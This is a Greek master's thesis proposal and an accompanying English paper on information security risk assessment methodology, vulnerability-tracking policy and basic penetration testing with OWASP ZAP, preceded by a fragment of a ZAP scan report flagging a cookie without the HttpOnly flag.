Reference	https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/
CWE Id	933
WASC Id	14
Source ID	3
Low (Medium)	**Cookie No HttpOnly Flag**
Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://win-h8g2gbt5pim
Method	GET
Parameter	ASPSESSIONIDAQQBBCAC
Evidence	Set-Cookie: ASPSESSIONIDAQQBBCAC
Instances	1
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	http://www.owasp.org/index.php/HttpOnly
CWE Id	16
WASC Id	13
Source ID	3

ΠΑΡΑΡΤΗΜΑ 5 – Proposal

ΑΝΩΤΑΤΟ ΕΚΠΑΙΔΕΥΤΙΚΟ ΙΔΡΥΜΑ ΠΕΙΡΑΙΑ Τ.Τ.
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΑΥΤΟΜΑΤΙΣΜΟΥ Τ.Ε

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ

ΑΥΤΟΜΑΤΙΣΜΟΣ ΠΑΡΑΓΩΓΗΣ & ΥΠΗΡΕΣΙΩΝ

Πρόταση Μεταπτυχιακής Διατριβής

1. **Όνομα Φοιτητή:** Κασινάς Δημήτρης

2. **Όνομα Επιβλέποντα Καθηγητή:** Δρόσος Χρήστος

3. **Τίτλος Διατριβής**:

   Μελέτη και Υλοποίηση Διαδικασίας Αξιολόγησης Κινδύνων και Βασικοί Έλεγχοι Ευπαθειών Εφαρμογής, πριν την ένταξη της σε Παραγωγή.

   Study and Implementation of Risk Assessment Procedure and Basic Penetration Tests of an application, before it enters in Production Environment.

4. **Περίληψη Διατριβής:**

Η ραγδαία ανάπτυξη της Πληροφορικής είχε σαν αποτέλεσμα την εξέλιξη των προϊόντων σε όλο το φάσμα της καθημερινότητας των ανθρώπων. Οι εταιρίες και οι οργανισμοί του δημόσιου και ιδιωτικού τομέα, μέσω της εξέλιξης των πληροφοριακών τους συστημάτων, κατάφεραν να αυξήσουν την παραγωγική τους διαδικασία και να προσφέρουν ποιοτικότερα προϊόντα και υπηρεσίες τα οποία ήταν σχεδόν αδύνατο να υλοποιηθούν πριν την εξέλιξη της Πληροφορικής.
Πλέον στις μέρες μας η συντριπτική πλειοψηφία των εταιριών στηρίζεται στην πληροφορική για την καθημερινή της λειτουργία. Κάθε πιθανό πρόβλημα σε Πληροφοριακά συστήματα, έχει σαν αποτέλεσμα την καθυστέρηση ή ακόμα και την διακοπή της λειτουργίας των εταιριών, για όσο διάστημα αυτό διαρκεί.

Παράλληλα όμως με την εξέλιξη της Πληροφορικής, αναπτύσσεται το ίδιο ταχύτατα και η παραβατικότητα που σχετίζεται με την πρόκληση προβλημάτων σε πληροφοριακά συστήματα, περισσότερο γνωστή σαν «ηλεκτρονικό έγκλημα» ή «κυβερνοέγκλημα» (όταν διαπράττεται μέσω του διαδικτύου).
Στόχος των «παραβατών» της Πληροφορικής είναι να υποκλέψουν ευαίσθητα στοιχεία εταιριών ή να δημιουργήσουν προβλήματα στην λειτουργία τους, με σκοπό το οικονομικό όφελος ή προς όφελος κάποιου ανταγωνιστή (εταιρία, κράτος κλπ.). Πολλές φορές δε, μπορεί να γίνεται μόνο για την ικανοποίηση της φιλοδοξίας τους να παραβιάσουν συστήματα ασφαλείας μεγάλων οργανισμών.

Για την προστασία των οργανισμών από το ηλεκτρονικό έγκλημα, αναπτύσσονται διαδικασίες αξιολόγησης των κινδύνων των πληροφοριακών τους συστημάτων και υλοποιούνται έλεγχοι ευπαθειών σε αυτά. Όσο πιο κρίσιμος είναι δε ο τομέας στον οποίο αναπτύσσεται ο εκάστοτε οργανισμός, τόσο πιο πολύπλοκες είναι και οι διαδικασίες που ακολουθούνται, ενώ παράλληλα οι έλεγχοι ευπαθειών διενεργούνται σε τακτά χρονικά διαστήματα ή σε κάθε σημαντική αλλαγή του εκάστοτε συστήματος.

Η παρούσα εργασία έχει σαν σκοπό να καταγράψει την διαδικασία αξιολόγησης κινδύνων μίας εφαρμογής και στην συνέχεια την διενέργεια ελέγχου ευπαθειών, πριν την ένταξη της στην παραγωγή.

Το αντικείμενο της μελέτης εμπίπτει με το Π.Μ.Σ. γιατί πραγματεύεται τις διαδικασίες αυτοματοποίησης υπηρεσιών πληροφορικής εταιριών, για την προστασία τους από το ηλεκτρονικό έγκλημα ή το κυβερνοέγκλημα.
Μέσω της καταγραφής της διαδικασίας αξιολόγησης κινδύνων και της διενέργειας ελέγχου ευπαθειών της εφαρμογής, θα γίνει προσπάθεια να καταγραφούν τα βασικά βήματα που απαιτούνται για την ασφαλέστερη ένταξη μίας εφαρμογής στην παραγωγική διαδικασία.

Το κύριο μέρος της μελέτης θα καταγράφει τις διαδικασίες που απαιτούνται για την αξιολόγηση των κινδύνων μίας εφαρμογής στο παραγωγικό περιβάλλον ενός οργανισμού. Στην συνέχεια θα αναλυθούν τα εργαλεία και οι εργασίες που απαιτούνται για την διενέργεια ελέγχου ευπαθειών της εφαρμογής, καθώς και οι προτάσεις επίλυσης τους.

Ως πιθανά αποτελέσματα της συγκεκριμένης μελέτης αναμένεται να είναι η καταγραφή βασικών ενεργειών που απαιτούνται για τον έλεγχο ασφαλείας μίας εφαρμογής, πριν την ένταξη της στην παραγωγική διαδικασία.

Υπολογίζεται ότι η μελέτη θα ολοκληρωθεί εντός 4 μηνών, δεδομένου ότι απαιτείται η καταγραφή των απαιτούμενων διαδικασιών και η διερεύνηση των εργαλείων που θα απαιτηθούν για τον έλεγχο ασφαλείας της εφαρμογής. Στη συνέχεια θα απαιτηθεί η προετοιμασία σχετικού περιβάλλοντος δοκιμών για την διενέργεια των ελέγχων ασφαλείας, η υλοποίηση τους, καθώς και η καταγραφή των αποτελεσμάτων και των προτάσεων διόρθωσης των ευρημάτων. Τον τελευταίο μήνα δε, θα υλοποιηθεί η συγγραφή της διατριβής και ο έλεγχος της σε συνεργασία με τον επιβλέποντα καθηγητή.

5. Σχέδιο Βαθμολόγησης

- Εισαγωγή 5%
- Βιβλιογραφική Έρευνα 10%
- Καταγραφή Διαδικασιών Αξιολόγησης Κινδύνων 15%
- Καταγραφή των εργαλείων και μεθόδων για την διενέργεια των Ελέγχων Ασφαλείας 20%
- Διενέργεια Ελέγχων Ασφαλείας 20%
- Παρουσίαση αποτελεσμάτων 15%
- Συμπεράσματα 5%
- Αυτοαξιολόγηση 5%
- Προτάσεις για περαιτέρω έρευνα 5%

6. Επιτροπή Έγκρισης & Βαθμολόγησης

Δρ.Δ.Τσελές Καθηγητής Διευθυντής Π.Μ.Σ	**Δρ.Κ.Αλαφοδήμος** Καθηγητής Πρόεδρος Τμ.Μηχ. Αυτοματισμού	**Χ. Δρόσος** Επιβλέπων-Εισηγητής

ΠΑΡΑΡΤΗΜΑ 6 - Paper

Study and Implementation of Risk Assessment Procedure and Basic Penetration Tests of an application, before it enters in Production Environment

DIMITRIS KASINAS
Department of Industrial Design and Production
University of West Attica
P.Ralli & Thivon 250, Athens, 12244
GREECE
dkasinas@gmail.com

Abstract: This work attempts to capture and present the basic actions required to organize the security of the IT systems of an organization. Initially analyzed security audits based on the OWASP testing project, provides guidelines for the proper development of a comprehensive information security framework. An effort is then made to develop an information security risk assessment methodology, as well as a policy of identifying weaknesses and conducting security audits. Finally, penetration tests are run on a web application in order to detect any security problems before it enters production. Tests are performed using the OWASP Zed Attack Proxy (ZAP) tool.

Key-Words: Information Security, Risk Assessment methodology, Vulnerability Tracking Policy, Penetration Testing

1 Introduction

The rapid development of Information Technology has resulted in the construction of products throughout the everyday human life. Public and private companies and organizations, through the development of their information systems, managed to increase their production processes and offer better products and services that were virtually impossible to implement before the explosion of Information Technology.

Nowadays, the overwhelming majority of organizations rely on IT for its daily operations. Any potential problem in information systems results in the delay or even interruption of organisms as long as it lasts.

However, with the rapid development of IT and the benefits it brings to the lives of people and businesses, at the same time of delinquency is developing aiming at the interception of sensitive elements or the creation of cybercrime problems.

In order to address the above threats, organizations are now obliged to organize their protection in order to defend them in cyber attacks.

It is understandable that the more critical the sector in which an organization is deployed, the more complex the procedures are used to protect it, whereas the necessary vulnerability checks are necessary to be carried out at regular intervals or at each change of the system. Nowadays, large organizations have developed systems of continuous monitoring of the security of their IT systems, as well as privacy and security by design.

However, how can an organization estimate the cost of a possible attack on its information systems, whether the loss is related to money costs (e.g. revenue cuts, criminal proceedings, fines from regulators, loss of data, etc.) or even costs his reputation (for example, a decrease in confidence in the organization, downgrading of a trade name, etc.)? It should be noted that the cost of a security incident may vary depending on the type of attack and the rate of success. To this end, it is necessary to calculate the effect of a possible attack by conducting a risk assessment using methodologies and standards to allow for the identification of the security investments required for an organization. This calculation needs to be evaluated and reviewed annually.

1 Security checks based on the OWASP Testing Project

OWASP is a global free community and also one of the most widespread standards for software security. OWASP has been developing for many years the OWASP Testing Project, which aims to help understand web application testing.

A security measure parameter, apart from the technical issues that relate to, for example, how widespread a particular vulnerability is, is also the calculation of the impact of security issues on the total cost of the software. Although most technicians are able to manage and address the vulnerabilities of an application, unfortunately a very small percentage of them is able to estimate the possible impact of vulnerabilities in the business activities applied by the application. This parameter causes problems for organizations' IT officers who have difficulty capturing the exact return on security investment, as well as compiling their respective budgets for software security.

Based on the above, it seems important to be able to evaluate security throughout the development process and then estimate the cost of unsafe software to the impact it may have on the business. This will lead to the development of appropriate business processes and allocation of resources for risk management.

A proper method of preventing the occurrence of security failures in production applications is the improvement of Software Development Life Cycle (SDLC), where security is integrated at each stage. An SDLC is a structure that is required to develop software objects.

The SDLC model which is preferred should ensure that security is an integral part of the development process. Safety tests should also be included to ensure that safety is covered and controls are effective throughout the development process.

Principles of Security Testing

An application security evaluation software can not succeed in-depth assessments as well as provide adequate coverage of the tests, by estimating that safety is a process and not a product. In order to avoid the occurrence of recurring security problems in an application, it is appropriate to create a security applied to the Life Cycle Software Development.

By integrating security into all phases of the Software Development Lifecycle, an overall approach to application security is achieved, taking advantage of the organization's existing processes.

The existing Life Cycle Security Frameworks provide descriptive or guidance tips. Depending on the maturity of the procedure followed in the organization, the corresponding version of the security frame is also selected.

It is understandable that when a bug is detected as quickly as possible in the Software Development Lifecycle, it is treated accordingly faster and at a lower cost. To achieve this, it is important to be as safe as possible on security issues, development teams and audits. It is also important to know the security required for the project, based on its classification in order to handle it properly (confidential, secret, top secret, etc.).

A successful vulnerability test for an application requires the test to be done using "out of the box" logic so that the security test is not done based on the normal behavior of the application but on the behavior of an attacker attempting to break an application. Given that each application is deployed in a unique way, even if common application development frameworks are used, automated security checking tools often fail in controls, because checks should be performed on a case-by-case basis. Therefore, it is important to initiate a security audit as soon as possible, making the best possible documentation of the application, such as architecture, flow charts and usage cases.

The completion of a test procedure, is important to include a log file that records the test actions, the users and the results of the tests. The format of the report should be structured in an understandable way for all the persons involved.

.

Security Test Techniques

A control technique is used to implement a security testing program. Based on the OWASP Testing Guide [1], these techniques are:

- Manual Inspections and Review
- Threat Modeling
- Code Review
- Penetration Testing

Selection of the best technical safety tests

The best approach in order to select the right technique involves a balanced use of various techniques that will cover the testing at all phases of the Software Development Life Cycle, utilizing the most appropriate techniques per development phase. A balanced approach varies from case to case and depends on many factors such as the maturity of the testing process or corporate culture and policy.

Implementation of security testing requirements

Security requirements determine the objectives of a test program. The main objective of the safety tests is to validate the expected operation of the controls

through safety requirements. This means ensuring data and service, availability, confidentiality and integrity. On the other hand it is also crucial to validate the implementation of security controls with as few vulnerabilities as possible.
Initially, an understanding of the business requirements is needed to document the security requirements respectively.
The main objective of the safety tests is the validation of safety requirements in terms of functionality. Accordingly, based on risk management, the objective of the information security assessments is to fulfill the safety requirements.
Based on the safety assessment, safety requirements are validated per Life Cycle Software Development Cycle, using different testing techniques and methodologies. An important factor in verifying that security controls have been designed and built to mitigate the impact of vulnerability exposure is to take into account the underlying causes of these vulnerabilities based on the classification of threats and countermeasures.

Provision of functional and non-functional test requirements
Standards, policies and regulations applied to an organization create the need for security controls and control functionality. The security requirements are divided into "positive requirements" and "negative requirements".
"Positive requirements" concerns the test of expected functionality through safety tests. By testing the positive requirements, the expected functionality is confirmed according to predefined inputs.
Respectively, the "negative requirements" refer to security tests that control unexpected behaviors.

Security tests embedded in development and testing workflows
By integrating security testing into the Software Development Lifecycle, developers are enabled to control the individual components of the software before integrating with other components and joining the deployed application. Software components, to be tested may consist of software objects such as functions, methods, classes, interfaces, libraries, or executable files.
Given that during the workflow of the software development process, data and code changes are tested by developers the applications change and finally testing is required in the application as a whole.

Developer security tests
The main purpose of security testing for a developer is to validate that the code has been deployed according to secure encoding standards. Coding tools, such as functions, methods, classes, APIs and libraries, must be validated before being embedded in applications.

Safety function tests
Integrated System Testing is intended to validate that the implementation of security controls provides multilevel security protection.

Analysis and reporting of security data
The definition of safety measurement objectives is a basic requirement for the use of safety trial data for risk analysis and risk management processes. The whole amount of security test findings, for example, can lead to quantification of the security level of the application. They can also help to identify the objectives of software security testing, such as setting the minimum acceptable number of vulnerabilities before the application enters production.
It would also be possible to compare the security level of the application with respect to a certain minimum security level in order to assess the safety procedures.
The security level of an application is characterized by the visual aspect of the result, such as the number of vulnerabilities and their risk assessment, as well as their causes or origins, such as coding errors, architectural defects, and configuration issues.
Findings can be classified according to different criteria, such as the Common Vulnerability Scoring System (CVSS) of the Forum of Incident Response and Security Teams (FIRST) [2].
A safety test data report, based on best practice, should include the following information:

- Categorizing a finding
- What is threatened by the finding
- The main cause of security issues
- The control technique used
- The recommended countermeasures
- Scoring the criticality of the finding

2 Risk Assessment Methodology

Assessing information security risks is very important for an organization because it aims to identify and manage the risks to the security of its information resources. An information resource is defined as a service, application, system or network where valuable information from the organization is processed or transmitted.

To this end, it is appropriate to have a methodology for assessing information security risks. This methodology can help the organization to comply with regulatory requirements as well as help to make decisions that align actions and investments with the level of risk acceptable to the organization and is defined as tolerance risk.

This methodology will aim to set a framework that can continually recognize, assess and monitor information security risks. It will also be able to define the appropriate security measures. The auditor (or auditing team) will be able, through the risk assessment methodology, to:

- Recognize critical information resources for the organization's operations and strategic goals
- Recognize and assess whether it is probable that any vulnerabilities or vulnerabilities existing in the security locks may be used by threats
- Estimate the potential risks that have financial or even non-financial effects
- Identify and classify the risk profile that threatens information resources with a view to implementing an appropriate plan to control these risks
- Proposes appropriate techniques that will be able to identify and prevent the sources of threats that will attempt to exploit vulnerabilities in order to limit the risks to acceptable levels
- It is able to continuously monitor and report the identified security risks.

A risk assessment methodology should be able to support:

- Critical information systems and organization information
- New systems ready for production, whether purchased or developed internally in the organization
- Existing information systems that have undergone significant changes or updates
- Any new products, services, or processes that have been developed
- Application of new technologies (e.g. cloud networks, virtualization, wireless networks etc.)
- Existing or new external partners and / or suppliers who provide critical services.

Overview of the methodology

The information security risk assessment methodology consists of processes, practices and tools that will determine the control, management and evaluation of information security risks and are designed to provide the necessary assistance to the auditing group so that it can implement a safety risk assessment.

The following diagram outlines the steps of the information security risk assessment methodology:




Figure 1: Stages of the methodology

Stage 1: Start and Scheduling

Prior to a major change in facilities, operations or technological change, it is considered necessary to carry out a risk assessment. It is also required to be implemented after a major security incident or in cases where a new significant risk arises or even a new regulatory requirement. In addition, there should be a periodic risk assessment plan for the organization's critical operations.

For the need to carry out a risk assessment, the security officer is notified by the person in charge of a department, installation or project. An Information

Security Officer may also trigger an evaluation if a hazard area is identified through the continuous monitoring of security threats.
The steps taken to accept and approve the project plan of an information security risk assessment are analyzed below:

- Identify the main assessment team
- Confirming the scope of the information security risk assessment
- Organization of Project and Arrangement Management Approach
- Update the Evaluation Team and start the evaluation
- Acceptance and approval of the project plan

Stage 2: Recognition and Estimation of Resources
The next step will be to identify the critical processes and information resources of the organization that will be integrated into the information security risk assessment process.
The choice of critical processes only needs to be done as it is not always effective to carry out a risk assessment of an organization's entire information technology resources.
The two crucial actions of this phase are "resource recognition" and "resource assessment".
The term "resource information" may have a very range of an application. For this purpose, in an information security risk assessment process, information resources represent any informational asset or set of informational goods supporting the organization's processes.

Stage 2.1: Recognition of Resources
The evaluation team will initially recognize the information resources at a satisfactory level of detail, from the operational process or a single system perspective, in order to assess these resources.
The evaluation team collects process and resource data in order to carry out the risk assessment. To make resource recognition, a collection of data from various sources is conducted, such as relevant interviews.
If the evaluation team follows a process-based approach, it must analyze the process and then decompose it into logical components of evaluation or resources.

Stage 2.2: Resource Estimation
Once the information on the relevant process and information resources has been collected and has been structured into sensible evaluation components, each component has to be assessed based on the level of criticality. The value of the resource is derived from the level of classification of the information or the information system defined in the actions of Stage 2.1 and results in a rating scale according to Table 2.

Resource Rating	Continuity with Risk Assessment?
Critical	YES
Sensitive	YES
Non Critical	YES/NO

Figure 2: Resource Estimation Decision Table

The assessment of the value of the resource should be consistent with a corresponding "Information Resources Grading Methodology". The assessment of the value of the resource ultimately determines whether the Evaluation Team will continue with the information security risk assessment process for an information resource.

Stage 3: Assessing Threats and Vulnerabilities
The threat and vulnerability assessment process checks the possibility of occurrence of incidents that may compromise the confidentiality, integrity or availability of the organization's information. By fully controlling the various combinations of threats and vulnerabilities associated with an information resource, the assessment team will be able to have a clearer understanding of the frequency and exposure of specific incidents to be exploited by the corresponding sources of threats.

Stage 3.1: Threat evaluation
The range of threats that may compromise the confidentiality, integrity and availability of the organization's information is large. Threats may arise from inadvertent human errors or dysfunctions of supporting infrastructure, or even deliberate attacks from malicious third parties.
It is most likely that it is not always possible to carry out an assessment in a system that takes into account all possible threats. It may not be practical in many cases. To this end, it is appropriate for the project to identify a list of threats to be used to assess threats, which should be realistic and manageable.
For the purpose of conducting an information security risk assessment process, a threat is divided into two main elements:
The threat agent: refers to the source of the threat
The threat action: refers to the actual action being taken by the threat.

Stage 3.2: Assessment of vulnerabilities

The vulnerability assessment process involves assessing the level of vulnerabilities and the effectiveness of security controls associated with an information resource. The existence of vulnerabilities or vice versa weaknesses in security controls increase the likelihood of a threat agent to exploit vulnerability and achieve the associated threat action.

Initially, the assessment team should evaluate the effectiveness of the existing safeguards for each identified threat and choose the rating value. This can be achieved through the use of various existing data and information sources by information owners and specialists with object managers using indicative lists of vulnerabilities.

At this point, it is necessary to decide or calculate if the level of risk is acceptable, so the assessment of the safety valve is "Strong" or "Sufficient", taking into account the existing measures. If this is the case, then the security risk assessment process is completed. Otherwise, the information security risk assessment process is continuing for the relevant threat.

Stage 3.3: Determination of Probability

As a probability, in the framework of the information security risk assessment process, the estimated frequency (likelihood of occurrence) where a threat may exploit a vulnerability or vulnerability that has been identified, and thereby adversely affects the confidentiality, integrity or / and the availability of the information resource.

"**Frequency**" is the price that the Assessment Team will set to indicate how often an incident is likely to occur. For each risk, the Review Team will calculate the frequency value. Impact and frequency assessment is more subjective than accurate.

Therefore, all available sources of information, whether internal or external, should be exploited to minimize the subjectivity inherent in the information security risk assessment process and to ensure the consistency of risk assessment.

The frequency and impact factors to be taken into account, and the sources of information are as follows:

- Older issues or findings
- Key Risk Indicators (KRIs)
- Data Loss (Internal Sources) / Older Events
- Data Loss (external sources)
- Existing Safety Drivers
- Operational Environment Factors
- Expert Opinion and Judgment
- Other factors worth mentioning

Stage 4: Business Impact Analysis

Business Impact Analysis is a process based on business operations and aims at assessing the impact (financial and / or not) that is expected to be caused by compromising the confidentiality, integrity and / or availability of an information resource that is due to the successful exploitation of a vulnerability from a recognized threat.

The value resulting from the Business Impact Analysis (or risk analysis) reflects the cost of the impact of the risks on financial and / or qualitative terms.

The operational impact (or the impact of the risks) is measured in financial and / or non-financial terms.

Since Business Impact Analysis is an operational activity, the information provided by Information Managers and related business personnel is critical.

Stage 4.1: Determination of Financial Operational Implications

Financial impacts can be assessed at two levels:

- Average Value
- Maximum Value

The determination of both "Average" and "Maximum" value is done using standard scales of impact rather than individual values.

Stage 4.2: Determination of Non-Financial Operational Impacts

At this stage a Repeat of Stage 4.1 actions should be performed for each identified risk in relation to the Non-Financial Impact using a relevant table where the highest incidence per qualitative class is selected.

Stage 5: Determination of Risk

At this stage, the results of Frequency, Financial and Non-Financial Impact for each risk are combined and matched to produce an overall risk assessment. The overall risk assessment is reflected in a range of four values:

1 – Low Severity	2 – Medium Severity	3 – High Severity	4 – Critical Severity

Figure 3: Risk assessment rates

According to the results of the Risk Assessment, every risk is assigned to a risk map (Financial or Non-Financial). The risk map sets out the categories of risk and frequency effects, where each grade is actually a range of values. The product of the loss value and the probability value gives an average value of the expected loss from a probable event and represents the residual risk.

The risk assessment will ultimately determine the risk management actions.

Stage 5.1: Risk Assessment and Grading
At this stage, for each identified risk, an overall Frequency and Total Financial and Non-Financial Impact Assessment should be mapped. The work is repeated for the other dangers.

Stage 5.2: Risk Management
In this step, the Assessment Team has adequately understood the information security risks of information resources and is ready to examine the response to the risk or the options to address them. The objective of this step is to select an appropriate risk response or action to achieve an acceptable level of residual risk that is in line with the organization's tolerance requirements.
Overall, there are four (4) broad categories of risk response:

- Avoid
- Decrease
- Sharing / Transfer
- Accept

If the overall risk has been assessed as "Medium", "High" or "Critical", then a risk plan for risk action is required. If it has not been evaluated with one of the above categories, then the process is terminated for that particular risk.

Stage 5.3: Security Policy Recommendations
Where risk management has been selected through risk reduction, the Assessment Team should propose appropriate safeguards to effectively reduce the likelihood of the threat source exploiting the vulnerability to an acceptable level of residual risk.
Choosing the right safety valves requires a good understanding of the safety valves available to meet a particular requirement within the organization, knowledge of how they work, and how effective they are under the circumstances.

Stage 5.4: Risk Management Plan
Final work at this stage requires the unification and prioritization of selected risk decisions by the Assessment Team. The risk management plan shall include the essential characteristics of each hazard identified on the basis of the data collected, the calculated values and the safety guides proposed to reduce the risks to an acceptable level.
Any risk also requires the identification and assignment of a risk holder who will be responsible for reviewing and approving risk plans and other risks. The Risk Owner will also be responsible for the implementation of the risk plan.

Stage 6: Reporting and Evaluation Completion
The goal of this phase is to finalize the deliverables and complete the information security risk assessment task. At the end of this phase, the Evaluation Team will have communicated the results of the risk assessment to all relevant stakeholders and will have collected all the 'working documents' needed to support all activities carried out in the safety risk assessment process information. It is important that the working papers and all the information used are maintained, as the results of the risk assessment are subject to review by the same stakeholders, auditors or regulators.

Stage 7: Continuous Risk Monitoring and Reporting
The primary objective of this phase is to ensure that the state of risk plans are regularly monitored and key stakeholders are informed. During the security risk monitoring, key stakeholders should be informed of the progress of the agreed implementation actions, the effectiveness of the selected safety measures / actions and the potential areas where improvement or escalation is required to resolve any issues.

Quality assurance
The following criteria are set to ensure that the quality of the Information Security Risk Assessment process is maintained at a satisfactory level. This will ensure that the analysis is done with valid and accurate data, limiting any future events.

- Effective project management
- Commitment of Project Support and Team Leader
- Commitment of Stakeholders
- Common language / common evaluation criteria
- Regular review of ratings
- Employees training
- An Assistant Risk Assessment Tool
- Quality of Documentation

3 Vulnerability Tracking Policy and Penetration Tests

Each organization should aim at creating a policy that will be able to maintain an adequate level of security. The implementation of this policy will help provide information security assurance and will also help assess their security level. Implementation of the policy should be valid at administrative as well as technical level.
For policy making, account should be taken of the key principles of identifying weaknesses as well as

the process of conducting audits, the frequency with which security controls will be carried out, the range that they will have, the tools to be used, and how the results of the security controls will be presented and managed.

Basic principles

The Information Security Officer, in collaboration with the IT Officer and the Internal Audit Officer of the organization, will be responsible for creating and maintaining a Security Plan. This plan should be checked and reviewed annually.

As soon as the Security Plan is completed will be presented by the Information Security Officer for approval by the organization's management.

Standards under which security and administrative controls will be conducted will be maintained and updated under the responsibility of the Information Security Officer. These standards should include at least the following:

- Control Plan Template
- Audit and Management Information Review
- Summary Template

For outsourcing assignments to implement Security Checks, it is appropriate to have a relevant policy that defines the methods of selecting and managing collaborations with external partners.

All security checks should be recorded in a log life containing the audit data, the results recorded, the corrective actions proposed, and the corresponding actions finally taken to resolve the audit findings. The file manager is the Information Security Officer.

Security checks

It is important that the number of checks that take place ensure that the organization's security is as effective and comprehensive as possible. Technical security controls should take place for IT systems and infrastructures such as databases, applications, networks, etc., and technical controls of the Internet's security infrastructure, the internal network of the organization, and the protection against malware.

These checks will ensure the effectiveness of the security mechanisms, compliance with the security framework of the organization, and the disclosure of any security weaknesses in order to take appropriate action to correct them. Security Vulnerability defines the absence or failure of a security mechanism that would put an attack on an information system as a risk.

Controls should also be carried out to ensure compliance with the safety management mechanisms implemented by the organization to assess the efficiency of security procedures and standards, to verify compliance with the security framework and to confirm that the implemented security framework covers any organizational and procedural changes that are or may be in relation to its previous audit.

It is understandable that the most important controls carried out in an organization concern the control of the organization's interconnection infrastructure over the Internet.

For the design of controls, formal standards should be calculated and as many as possible or at least the most important of the known scenarios of attacks should be included. At the same time, the procedures for operating and managing the system under review should be checked and evaluated. The purpose of the audit should be recorded and agreed with the operational manager of the application or infrastructure under consideration.

Important factors to be taken into account are the ability of the staff to carry out the audit, its objectivity, and the compliance with the standards and procedures of the organization.

Frequency and Range of Security Checks

It is important, with a view to assessing the compliance and effectiveness of the security technology mechanisms, and the corresponding administrative mechanisms, that periodic independent safety checks be carried out on these mechanisms in a production environment. Indipended Security Audit defines security controls performed by a mechanism, internal or external, which has nothing to do with the controlled system.

For the design of these security controls, any modifications to the IT infrastructure, organizational infrastructure, technological developments, findings of previous audits, as well as any modifications to the acceptable levels of risk for the controlled infrastructure, should be considered.

The classification of the information system or infrastructure, as well as its risk, determines the periodicity with which the independent audits will be carried out.

A policy, a process or a standard (which are essential components of the organization's Security Information Framework) that have been applied to an organization should be evaluated periodically, with the frequency and range of ratings being proportional to their degree of maturity and their application to the organization.

The assessment of the Information Security Framework should include the following:

- Level of application and competence of information security policies, processes and standards, from the organization's executives, as well as from external partners

- Proficiency level and testing of the Business Continuity Plan as well as the corresponding Disaster Recovery Plan

A plan of periodic technical security controls for the integrated IT systems of the organization should be drawn up, and exceptional checks may be carried out if deemed necessary on the basis of the criticalness of such systems.
The Information Security Officer, in collaboration with the IT Officer, should frequently review the list of IT systems and infrastructures, as well as the plan of periodic inspections, to ensure their adequacy and completeness.
Technical security audits are designed to assess the security technologies used and to ensure that the highest possible level of safety is provided based on their characteristics. The frequency and scope of these checks should be tailored to the requirements.

Usage of Safety Technical Inspection Tools
Specific software and devices used to perform technical controls must be accessible to a limited number of authorized executives designated by the IT Officer of the organization with the approval of the Information Security Officer.
The tools, used in a technical inspection should be carefully adjusted so that functions that are not required to carry out the check remain inactive.
During a technical inspection, the users of the tools should record all the actions taken, for reproduction and control if required.

Results of security checks
When a security check is completed, the results of the checks are recorded. The results of the security checks are defined by the information recorded by the control. The format of this information can be in documents, archives, source code, etc.
The results of security audits should provide as much information as possible so that the validity of the conclusions and suggestions can be checked also by an auditor that is not related to the audit.
The results of the checks shall contain at least the following information:

- The purpose and objectives for which the security check was carried out, the scope of the audit, the source of the information gathered, the methodology followed and the possible sampling criteria used.
- Documentation of the work done, including the conclusions and proposals submitted. In addition, descriptions of the information systems and infrastructures tested should be included.
- Confirmation of both the completion of the work and its documentation have been accepted by the security officer.

The classification of the information related to the results of the security checks should be done at the corresponding rating level defined by the rating scheme designated by the organization. The results of a security check should be classified at least with a "CONFIDENTIAL" rating.
The results of a security check are delivered by the security auditor solely to the organization's Security Officer and the Controlled Unit Manager.
On the basis of the procedure for correcting the safety deficiencies to be followed, after completion of the modifications, a confirmation check will be carried out, where the methodology and parameters to be followed will be similar to those of the initial safety check, incorrect (non-homogeneous) comparisons.

4 Carry out penetration tests

This chapter will perform penetration tests of an application, the development of which has been completed and is ready for User Acceptance Test (UAT).
Given that previous chapters analyzed security safety recommendations provided by OWASP, it was considered appropriate to use the tool provided by OWASP Zed Attack (ZAP) to perform penetration testing.

Essential for penetration testing
The penetration tests (Pentesting) is implemented with the controller acting as a malicious external attacker who aims to enter the system and either steal data or perform some kind of denial-of-service attack.
Penetration testing has the advantage of being more accurate because it has fewer wrong results (results that indicate a vulnerability that is not actually present), but it may be time consuming to implement it. It is also used to test defense mechanisms, check response plans, and confirm compliance with security policy.
Automated penetration tests are an important part of the continuous security screening process. They help in discovering new vulnerabilities as well as re-emergence of previous vulnerabilities in an environment that is changing rapidly.

The Penetration Testing Process
Both automated and manual penetration is used, often in combination, to test everything in an infrastructure such as servers, networks, devices, and endpoints. In the example to be implemented in this study, penetration tests will be conducted for web

